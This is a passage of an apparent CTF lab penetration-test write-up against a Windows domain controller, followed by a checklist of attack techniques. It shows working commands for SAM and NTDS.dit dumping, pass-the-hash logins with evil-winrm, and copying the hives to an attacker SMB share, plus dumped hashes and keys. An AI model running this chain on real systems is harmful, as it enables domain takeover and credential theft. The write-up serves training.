[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F8E345A V:1.0
[*] Config file parsed
```

We then can feed our files to an impacket tool called secretdump.

```
impacket-secretsdump -sam sam -system system local -outputfile system_dump
```

```
> impacket-secretsdump -sam sam -system system local -outputfile system_dump

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 8xf1582a79dd00631b701d3d15e75e9f6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9689931bed40ca5a2ce1218210177f0c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d0cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d0cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

POC for user Administrator:

```
evil-winrm -i 10.10.131.137 -u Administrator -H 9689931bed40ca5a2ce1218210177f0c
```

```
> evil-winrm -i 10.10.131.137 -u Administrator -H 9689931bed40ca5a2ce1218210177f0c

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> whoami
raz0rblack\administrator
*Evil-WinRM* PS C:\Users\Administrator> hostname
HAVEN-DC
*Evil-WinRM* PS C:\Users\Administrator> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::1120:b78a:a138:ae08%
```

In order to dump the active directory database (NTDS.dit) for the AD environment we need to do some extra steps to get those hashes off the system

```
# On Kali
# Content of backup.txt
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
```

```
> cat back_script.txt
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
>
```

We move the file back to our target

```
evi-winrm> upload /home/kali/Desktop/RazorB/Exploit/back_script.txt C:\Window\Temp\back_script.txt
```

```
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> upload /home/kali/Desktop/RazorB/Exploit/back_script.txt C:\Window\Temp\back_script.txt
Info: Uploading /home/kali/Desktop/RazorB/Exploit/back_script.txt to C:\Window\Temp\back_script.txt
Data: 252 bytes of 252 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> dir C:\Window\Temp\

    Directory: C:\Window\Temp

Mode                LastWriteTime         Length Name
----                -
-a----           8/2/2023   1:24 PM             191 back_script.txt

*Evil-WinRM* PS C:\Users\xyan1d3\Documents>
```

We then execute our script so it can backup the content we need to the E drive

```
diskshadow /s back_script.txt
```



```

The shadow copy was successfully exposed as E:\.
-> end backup
->
*Evil-WinRM* PS C:\Window\Temp>
*Evil-WinRM* PS C:\Window\Temp>
*Evil-WinRM* PS C:\Window\Temp> cd E:\
*Evil-WinRM* PS E:\> dir

        Directory: E:\

Mode                LastWriteTime         Length Name
-----
d-----          5/21/2021   9:39 AM                PerfLogs
d-r---          5/21/2021  11:41 AM            Program Files
d-----          2/23/2021   6:21 AM    Program Files (x86)
d-r---          2/25/2021  10:18 AM                Users
d-----           8/2/2023   1:24 PM                Window
d-----          5/21/2021  11:46 AM               Windows

*Evil-WinRM* PS E:\>

```

We have what we need to know we need to copy over the files that are needed to dump the AD Hive

```

cd C:\Windows\temp
mkdir test
robocopy /b E:\Windows\ntds . ntds.dit
reg save hklm\system C:\Windows\temp\test\system

```

```

*Evil-WinRM* PS C:\Windows\temp\test> dir

        Directory: C:\Windows\temp\test

Mode                LastWriteTime         Length Name
-----
-a-----          8/2/2023   1:29 PM      16777216 ntds.dit
-a-----          8/2/2023   1:36 PM      17219584 system

*Evil-WinRM* PS C:\Windows\temp\test>

```

We need to get the files back over

```

# On Kali
impacket-smbserver -username guest -password guest -smb2support share .

# On Target
net use x: \\10.13.1.3\share /user:guest guest
cmd /c copy ntds.dit x:
cmd /c copy system x:

```

```
*Evil-WinRM* PS C:\Windows\temp\test> net use x: \\10.13.1.3\share /user:guest guest
The command completed successfully.

*Evil-WinRM* PS C:\Windows\temp\test> cmd /c copy ntds.dit x:
1 file(s) copied.
*Evil-WinRM* PS C:\Windows\temp\test> cmd /c copy system x:
1 file(s) copied.
*Evil-WinRM* PS C:\Windows\temp\test> []

impacket-smbserver -username guest -password guest -smb
> impacket-smbserver -username guest -password guest -smb2support share .

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.111.173,50138)
[*] AUTHENTICATE_MESSAGE (\guest,HAVEN-DC)
[*] User HAVEN-DC\guest authenticated successfully
```

After we get them back on Kali we use an impacket to extract the AD hive

```
impacket-secretsdump -ntds ntds.dit -system system -hashes lmhash:nthash LOCAL
```

```
> impacket-secretsdump -ntds ntds.dit -system system -hashes lmhash:nthash LOCAL

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xf1582a79dd00631b701d3d15e75e59f6
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: f6162bb347993035d66a15417d73a667
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9689931bed40ca5a2ce1218210177f0c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HAVEN-DC$:1000:aad3b435b51404eeaad3b435b51404ee:66e36b38f351dad4acac05ccfccc3c:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fa3c45626885a917bd17184c85b4fd1:::
raz0rblack.thm\xyanid3:1106:aad3b435b51404eeaad3b435b51404ee:bf11a3cbefb46f7194da2fa190834025:::
raz0rblack.thm\lvetrova:1107:aad3b435b51404eeaad3b435b51404ee:f220d3988deb3f516c73f40ee16c431d:::
raz0rblack.thm\shradley:1108:aad3b435b51404eeaad3b435b51404ee:351c839c5e02d1ed0134a383b628426e:::
raz0rblack.thm\twilliams:1109:aad3b435b51404eeaad3b435b51404ee:351c839c5e02d1ed0134a383b628426e:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:ab77c0dd6f5a28b63c4ae5f0eb89ad48f3ed43d52dc42f1dca2e99d8fc9cddbfb
Administrator:aes128-cts-hmac-sha1-96:81a749369e929b7f1731489b12a49df8
Administrator:des-cbc-md5:d3b646b65bceb5c7
HAVEN-DC$:aes256-cts-hmac-sha1-96:a89829a3ab56f8f5c9cbbb3eec16e4306874f47a11d6221ce2af1bec66766c9b
HAVEN-DC$:aes128-cts-hmac-sha1-96:97a9ecacf997ad4fc87bdee10857849c
HAVEN-DC$:des-cbc-md5:ba3151ec45cbb319
krbtgt:aes256-cts-hmac-sha1-96:eed4achd1b6cc2b3c1aef992a8cea74d8b0c4ad5b4deecf47c57c4d9465caf5
krbtgt:aes128-cts-hmac-sha1-96:3dbbd202aa0343d1b8df99785d2befbb
krbtgt:des-cbc-md5:857a46f13e91eae3
raz0rblack.thm\xyanid3:aes256-cts-hmac-sha1-96:6de380d21ae165f55e7520ee3c4a81417b6a25b17f72ce119083846d89a031f
raz0rblack.thm\xyanid3:aes128-cts-hmac-sha1-96:9f5a0114b2c18ea63a32a1b8553d4f61
raz0rblack.thm\xyanid3:des-cbc-md5:e9a1a46223cd8975
```

POC for user lvetrova:

```
evil-winrm -i 10.10.131.137 -u lvetrova -H f220d3988deb3f516c73f40ee16c431d
```

```
> evil-winrm -i 10.10.131.137 -u lvetrova -H f220d3988deb3f516c73f40ee16c431d

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lvetrova\Documents> cd ..
*Evil-WinRM* PS C:\Users\lvetrova> $Credential = Import-Clixml -Path "lvetrova.xml"
*Evil-WinRM* PS C:\Users\lvetrova> $Credential.GetNetworkCredential().password
THM{694362e877adef0d85a92e6d1751fe4}
*Evil-WinRM* PS C:\Users\lvetrova> whoami
raz0rblack\lvetrova
ho*Evil-WinRM* PS C:\Users\lvetrova> hostname
HAVEN-DC
*Evil-WinRM* PS C:\Users\lvetrova> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : eu-west-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::1120:b28e:a138:ae08%4
IPv4 Address . . . . . : 10.10.131.137
```


TEST CASES

COMPLETED


1. **(Password Hunt)** The art of password hunting on a target Windows machine as a means to escalate privileges either horizontally or vertically. These are various techniques to hunt for passwords, as well as some common locations they are stored.
2. **(Situational Awareness)**
A common step in the life-cycle of a red team engagement is to gather as much information is possible for the compromised environments and the domain network. This activity is often called situational awareness and there is no defined list of commands that a red teamer should execute. However, all the gathered information in that stage will determine the next actions toward privilege escalation and lateral movement and will assist to map the domain.
3. **(Kerberoasting)** Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used, and the key material used to encrypt and sign Kerberos tickets.
4. **(Aerosting Accounts)** It's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account's password, and any domain user can request it. Once we get this we can take it for offline recovery of the hashes.
5. **(Active Scanning)**

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

6. **(Gather Victim Identity Information)**
Adversaries may gather information about the victim's identity that can be used during targeting. Information about identities may include a variety of details, including personal data (ex: employee names, email addresses, etc.) as well as sensitive details such as credentials.

- 07/29/2023 by Robert Garcia – Found xls file with username and roles to users. This helps in IDing High-value targets.

- Artifact1.PNG



Name's	Role
daven port	CTF PLAYER
imogen royce	CTF PLAYER
tamara vidal	CTF PLAYER
arthur edwards	CTF PLAYER
carl ingram	CTF PLAYER (INACTIVE)
nolan cassidy	CTF PLAYER
reza zaydan	CTF PLAYER
jjudmila vetrova	CTF PLAYER, DEVELOPER, ACTIVE DIRECTORY ADMIN
rico delgado	WEB SPECIALIST
tyson williams	REVERSE ENGINEERING
Steven bradley	STEGO SPECIALIST
chamber lin	CTF PLAYER(INACTIVE)

7. (Gather Victim Org Information)

Adversaries may gather information about the victim's organization that can be used during targeting. Information about an organization may include a variety of details, including the names of divisions/departments, specifics of business operations, as well as the roles and responsibilities of key employees.

- 07/29/2023 by Robert Garcia – Username compiled:

dport

iroyce

tvidal

aedwards

cingram

ncassidy

rzaydan

lvetrova = Directory Admin


rdelgado = Web Specialist

twilliams = Reverse Engineering

sbradley = Stego Specialist

clin

- Artifact1.PNG



HAVEN SECRET HACKER's CLUB	
Name's	Role
daven port	CTF PLAYER
imogen royce	CTF PLAYER
tamara vidal	CTF PLAYER
arthur edwards	CTF PLAYER
carl ingram	CTF PLAYER (INACTIVE)
nolan cassidy	CTF PLAYER
reza zaydan	CTF PLAYER
ljudmila vetrova	CTF PLAYER, DEVELOPER, ACTIVE DIRECTORY ADMIN
rico delgado	WEB SPECIALIST
tyson williams	REVERSE ENGINEERING
steven bradley	STEGO SPECIALIST
chamber lin	CTF PLAYER (INACTIVE)

8. (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

9. (Command and Scripting Interpreter)

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

10. (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised

credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

11. (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

12. (Steal or Forge Kerberos Tickets)

Adversaries may attempt to subvert Kerberos authentication by stealing or forging Kerberos tickets to enable Pass the Ticket. Kerberos is an authentication protocol widely used in modern Windows domain environments. In Kerberos environments, referred to as "realms", there are three basic participants: client, service, and Key Distribution Center (KDC). Clients request access to a service and through the exchange of Kerberos tickets, originating from KDC, they are granted access after having successfully authenticated. The KDC is responsible for both authentication and ticket granting. Adversaries may attempt to abuse Kerberos by stealing tickets or forging tickets to enable unauthorized access.

IN PROGRESS

- None.

NOT TESTED

- None.

NOT APPLICABLE

13. (Insecure GUI Apps)

Certain applications may be running or may be allowed to run with higher privileges than the current user due to their need to access particular system files or simply due to misconfigurations. Since anything done within the said application will be executed with the privileges of the process, if it allows to perform other actions such as opening a command prompt or running executables those will also be executed with high privileges, therefore allowing to escalate privileges.

14. (Windows Kernel)

Kernel exploits can be thought of in two groups: kernel exploits for Modern Windows OS versions: Windows 10 / Server 2016 / Server 2019 and kernel exploits for everything prior to these versions.

- 15. (Startup Applications)** On Windows machines, there are multiple ways to automatically start a program, which include: services, startup registry keys, and startup applications. In terms of Windows privilege escalation, most often we will find that vulnerabilities that affect programs that start automatically are due to weak file/folder permissions

16. **(Autorun Startup Registry Keys)** Certain programs that get downloaded will by default create a value in one of the startup registry keys, allowing the program to automatically start when either a specific user logs on or when any user logs. Alternatively, an administrator can set any program of their choosing to autostart by making a custom value in one of these keys. The values for these keys can be set under the context of the current user or they can be set for the machine. If the keys for the current user are set to execute a program on login, the startup key will only execute when that specific user logs on. This means we cannot abuse this to get a shell as a different user. However, when the machine key is set, the program will execute for ANY user that logs on under the context of that user. This means that when an Administrator logs in, we will receive an Administrator reverse shell!
17. **(Scheduled Tasks)**
Similar to many of the Windows privilege escalation techniques, this one has to do with weak folder permissions as well. Specifically, we will be targeting a folder where a scheduled task is executing from and that also allows a standard user to write in.
18. **(AlwaysInstallElevated)** Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would run with admin privileges.
19. **(Unquoted Service Path)**
When it comes to Windows Privilege Escalation techniques, a common escalation path is to leverage misconfigured services. There are many ways that services can be misconfigured; however, by far the most interesting case are unquoted service paths. An unquoted service path vulnerability is where you have a path to a service executable and the folder names along that path have spaces in them without quotations.
20. **(Insecure Service Permission)** will be exploring yet another technique that involves weak permissions; however, instead of a folder/file misconfiguration, this time we will be exploiting weak service permissions. We will find that an interesting service is running, which permits too much access to standard users on the system. Once the misconfiguration has been enumerated, we will see how we can modify the services binary path to point to a malicious executable in a folder that we control. From there, we will restart the service and elevate it to a SYSTEM shell.
21. **(Weak Registry Key Permissions)** loose permissions on a service registry key can lead to privilege escalation from the standard user to the local SYSTEM.
22. **(Abuse Process running)** Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.
23. **(DLL Hijacking)** DLL hijacking is a hacking technique that tricks a legitimate/trusted application into loading an arbitrary – and often malicious – DLL.
There are many forms of DLL hijacking, such as:
 - DLL replacement
 - DLL search order hijacking
 - Phantom DLL hijacking
 - DLL redirection
 - WinSxS DLL replacement (sideloading)
 - Relative path DLL Hijacking

24. (User Privileges) Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.
25. (Capture Network Traffic) listen on the wire for interesting network traffic.
26. (Abuse Insecure Protocols) start analyzing the network protocols in use, and see where you can “step in” to capture/pass or otherwise abuse credentials.
27. (Description field Info) system administrators frequently use the Active Directory Users and Computers GUI tool to manage users, and in doing so will often use the Description field to populate information about individual users. Specifically, the Description field will be used to talk about what an account is for, what office a user is located in, a note saying the employee was terminated on such-and-such date, etc.
28. (Password Spray) The password policy in a lot of Active Directory environments is not great. We have seen many that have an 8-character minimum and complexity disabled, which allows for easily pwnable passwords like Password or Password1. But even with password complexity requirements set to something a little stronger, we find that people love to use a “season plus year” combination, with maybe a special character at the end. All that to say if we are stuck with only our testing account credential during a pentest, we might be able to snag some more accounts from people using easily pwnable passwords aka one manner to do this is password spray.
29. (MS14-025) Once upon a time, you used to be able to set up a group policy to push out local accounts to systems. For example, if I wanted to have a static account called 7MSADMIN, I could spin up a GPO with these creds in it and push it out to all my boxes. Cool, right! Welp, the said part is at one point Microsoft published the key to decrypt the passwords. So now anybody with a valid cred in an AD environment can crack these passwords in a blink of an eye. So as pentesters, should we look for these easily decryptable password values? OF COURSE! Again, if you’ve got a valid AD account, finding these password values is a cinch.
30. (Low-hanging fruit) This is to validate if there is any low-hanging fruit on the network. We want to test several scans that can give easy access to an APT. These exploits can lead to PE or complete DC access with some effort and luck.
31. (Blood Hound Collection) Bloodhound is a graphical interface that allows you to visually map out the network. This tool along with SharpHound which is similar to PowerView takes the user, groups, trusts etc. of the network and collects them into .json files to be used inside of Bloodhound
32. (Auto Relay Attakck) Types of attacks you can see might be LLMNR Poisoning, SMB relay attacks, DNS for IPV6 attacks, Passback, and URL file attacks.
33. (Pass the Hash attack) A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor doesn’t need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the hash of the password remains static for every session until the password is rotated. Attackers commonly obtain hashes by scraping a system’s active memory and other techniques.
34. (Kerberos Protocol (MS14-068) The MS14-068 flaw in Kerberos allows a regular authenticated domain account to elevate permissions to compromise an entire domain. Recently Sylvain Monne’ (kudos and awesome work to Sylvain) released PoC code in order to gain access to an administrative share utilizing the Kerberos flaw. A regular user could grab a Kerberos token and then authenticate for example to a domain controller’s shares.
35. (Print Nightmare) PrintNightmare is a critical security vulnerability affecting the Microsoft Windows operating system. There are two variants, one permitting remote code execution (CVE-2021-34527), and the other leading to privilege escalation (CVE-2021-1675).
36. (NoPac: aka.SamAccountName Spoofing) Microsoft recently published two critical CVEs related to Active Directory (CVE-2021-42278 and

CVE-2021-42287), which when combined by a malicious actor could lead to privilege escalation with a direct path to a compromised domain. In mid-December 2021, a public exploit that combined these two Microsoft Active Directory design flaws (referred also as “noPac”) was released. The exploit allowed the escalation of privileges of a regular domain user to domain administrator, which enables a malicious actor to launch multiple attacks such as domain takeover

37. (ZEROlogon Attack)
ZeroLogon is a vulnerability in the cryptography of Microsoft’s Netlogon process that allows an attack against Microsoft Active Directory domain controllers. ZeroLogon enables a hacker to impersonate any computer, including the root domain controller. This will break Domain Controller (call the client and let them know). You also have to Restore the Server back to a normal state
38. (PetitPotam) aka. MSEFSRPC can result in any attacker triggering a Domain Controller using PetitPotam to NTLM relay credentials to a host of choice. The Domain Controller’s NTLM Credentials can then be relayed to the Active Directory Certificate Services (AD CS) Web Enrollment pages, and a DC certificate can be enrolled. This certificate can then be used to request a TGT (Ticket Granting Ticket) and compromise the entire domain through Pass-The-Ticket.
39. (Azure AD Exploit) If you are able to compromise a server containing the Azure AD Connect service and gain access to either the DSyncAdmins or local Administrators groups, what you have is the ability to retrieve the credentials for an account capable of performing a DCSync.
40. (Gather Victim Host Information)
Adversaries may gather information about the victim's hosts that can be used during targeting. Information about hosts may include a variety of details, including administrative data (ex: name, assigned IP, functionality, etc.) as well as specifics regarding its configuration (ex: operating system, language, etc.).
41. (Gather Victim Network Information)
Adversaries may gather information about the victim's networks that can be used during targeting. Information about networks may include a variety of details, including administrative data (ex: IP ranges, domain names, etc.) as well as specifics regarding its topology and operations.
42. (Phishing for Information)
Adversaries may send phishing messages to elicit sensitive information that can be used during targeting. Phishing for information is an attempt to trick targets into divulging information, frequently credentials or other actionable information. Phishing for information is different from Phishing in that the objective is gathering data from the victim rather than executing malicious code.
43. (Search Closed Sources)
Adversaries may search and gather information about victims from closed sources that can be used during targeting. Information about victims may be available for purchase from reputable private sources and databases, such as paid subscriptions to feeds of technical/threat intelligence data. Adversaries may also purchase information from less-reputable sources such as dark web or cybercrime blackmarkets.
44. (Search Open Technical Databases)
Adversaries may search freely available technical databases for information about victims that can be used during targeting. Information about victims may be available in online databases and repositories, such as registrations of domains/certificates as well as public collections of network data/artifacts gathered from traffic and/or scans.
45. (Search Open Websites/Domains)
Adversaries may search freely available websites and/or domains for information about victims that can be used during targeting. Information about victims may be available in

various online sites, such as social media, new sites, or those hosting information about business operations such as hiring or requested/rewarded contracts.

46. (Search Victim-Owned Websites)

Adversaries may search websites owned by the victim for information that can be used during targeting. Victim-owned websites may contain a variety of details, including names of departments/divisions, physical locations, and data about key employees such as names, roles, and contact info (ex: Email Addresses). These sites may also have details highlighting business operations and relationships.

47. (Acquire Infrastructure)

Adversaries may buy, lease, or rent infrastructure that can be used during targeting. A wide variety of infrastructure exists for hosting and orchestrating adversary operations. Infrastructure solutions include physical or cloud servers, domains, and third-party web services. Additionally, botnets are available for rent or purchase.

48. (Compromise Accounts)

Adversaries may compromise accounts with services that can be used during targeting. For operations incorporating social engineering, the utilization of an online persona may be important. Rather than creating and cultivating accounts (i.e. Establish Accounts), adversaries may compromise existing accounts. Utilizing an existing persona may engender a level of trust in a potential victim if they have a relationship, or knowledge of, the compromised persona.

49. (Compromise Infrastructure)

Adversaries may compromise third-party infrastructure that can be used during targeting. Infrastructure solutions include physical or cloud servers, domains, and third-party web and DNS services. Instead of buying, leasing, or renting infrastructure an adversary may compromise infrastructure and use it during other phases of the adversary lifecycle. Additionally, adversaries may compromise numerous machines to form a botnet they can leverage.

50. (Develop Capabilities)

Adversaries may build capabilities that can be used during targeting. Rather than purchasing, freely downloading, or stealing capabilities, adversaries may develop their own capabilities in-house. This is the process of identifying development requirements and building solutions such as malware, exploits, and self-signed certificates. Adversaries may develop capabilities to support their operations throughout numerous phases of the adversary lifecycle.

51. (Establish Accounts)

Adversaries may create and cultivate accounts with services that can be used during targeting. Adversaries can create accounts that can be used to build a persona to further operations. Persona development consists of the development of public information, presence, history and appropriate affiliations. This development could be applied to social media, website, or other publicly available information that could be referenced and scrutinized for legitimacy over the course of an operation using that persona or identity.

52. (Obtain Capabilities)

Adversaries may buy and/or steal capabilities that can be used during targeting. Rather than developing their own capabilities in-house, adversaries may purchase, freely download, or steal them. Activities may include the acquisition of malware, software (including licenses), exploits, certificates, and information relating to vulnerabilities. Adversaries may obtain capabilities to support their operations throughout numerous phases of the adversary lifecycle.

53. (Stage Capabilities)

Adversaries may upload, install, or otherwise set up capabilities that can be used during targeting. To support their operations, an adversary may need to take capabilities they

developed (Develop Capabilities) or obtained (Obtain Capabilities) and stage them on infrastructure under their control. These capabilities may be staged on infrastructure that was previously purchased/rented by the adversary (Acquire Infrastructure) or was otherwise compromised by them (Compromise Infrastructure). Capabilities may also be staged on web services, such as GitHub or Pastebin, or on Platform-as-a-Service (PaaS) offerings that enable users to easily provision applications.

54. (Drive-by Compromise)

Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.

55. (Exploit Public-Facing Application)

Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other applications with Internet accessible open sockets, such as web servers and related services. Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

56. (External Remote Services)

Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management and VNC can also be used externally.

57. (Hardware Additions)

Adversaries may introduce computer accessories, networking hardware, or other computing devices into a system or network that can be used as a vector to gain access. Rather than just connecting and distributing payloads via removable storage (i.e. Replication Through Removable Media), more robust hardware additions can be used to introduce new functionalities and/or features into a system that can then be abused.

58. (Phishing)

Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns.

59. (Replication Through Removable Media)

Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

60. **(Supply Chain Compromise)**
Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.
61. **(Trusted Relationship)**
Adversaries may breach or otherwise leverage organizations who have access to intended victims. Access through trusted third party relationship abuses an existing connection that may not be protected or receives less scrutiny than standard mechanisms of gaining access to a network.
62. **(Container Administration Command)**
Adversaries may abuse a container administration service to execute commands within a container. A container administration service such as the Docker daemon, the Kubernetes API server, or the kubelet may allow remote management of containers within an environment.
63. **(Deploy Container)**
Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment.
64. **(Exploitation for Client Execution)**
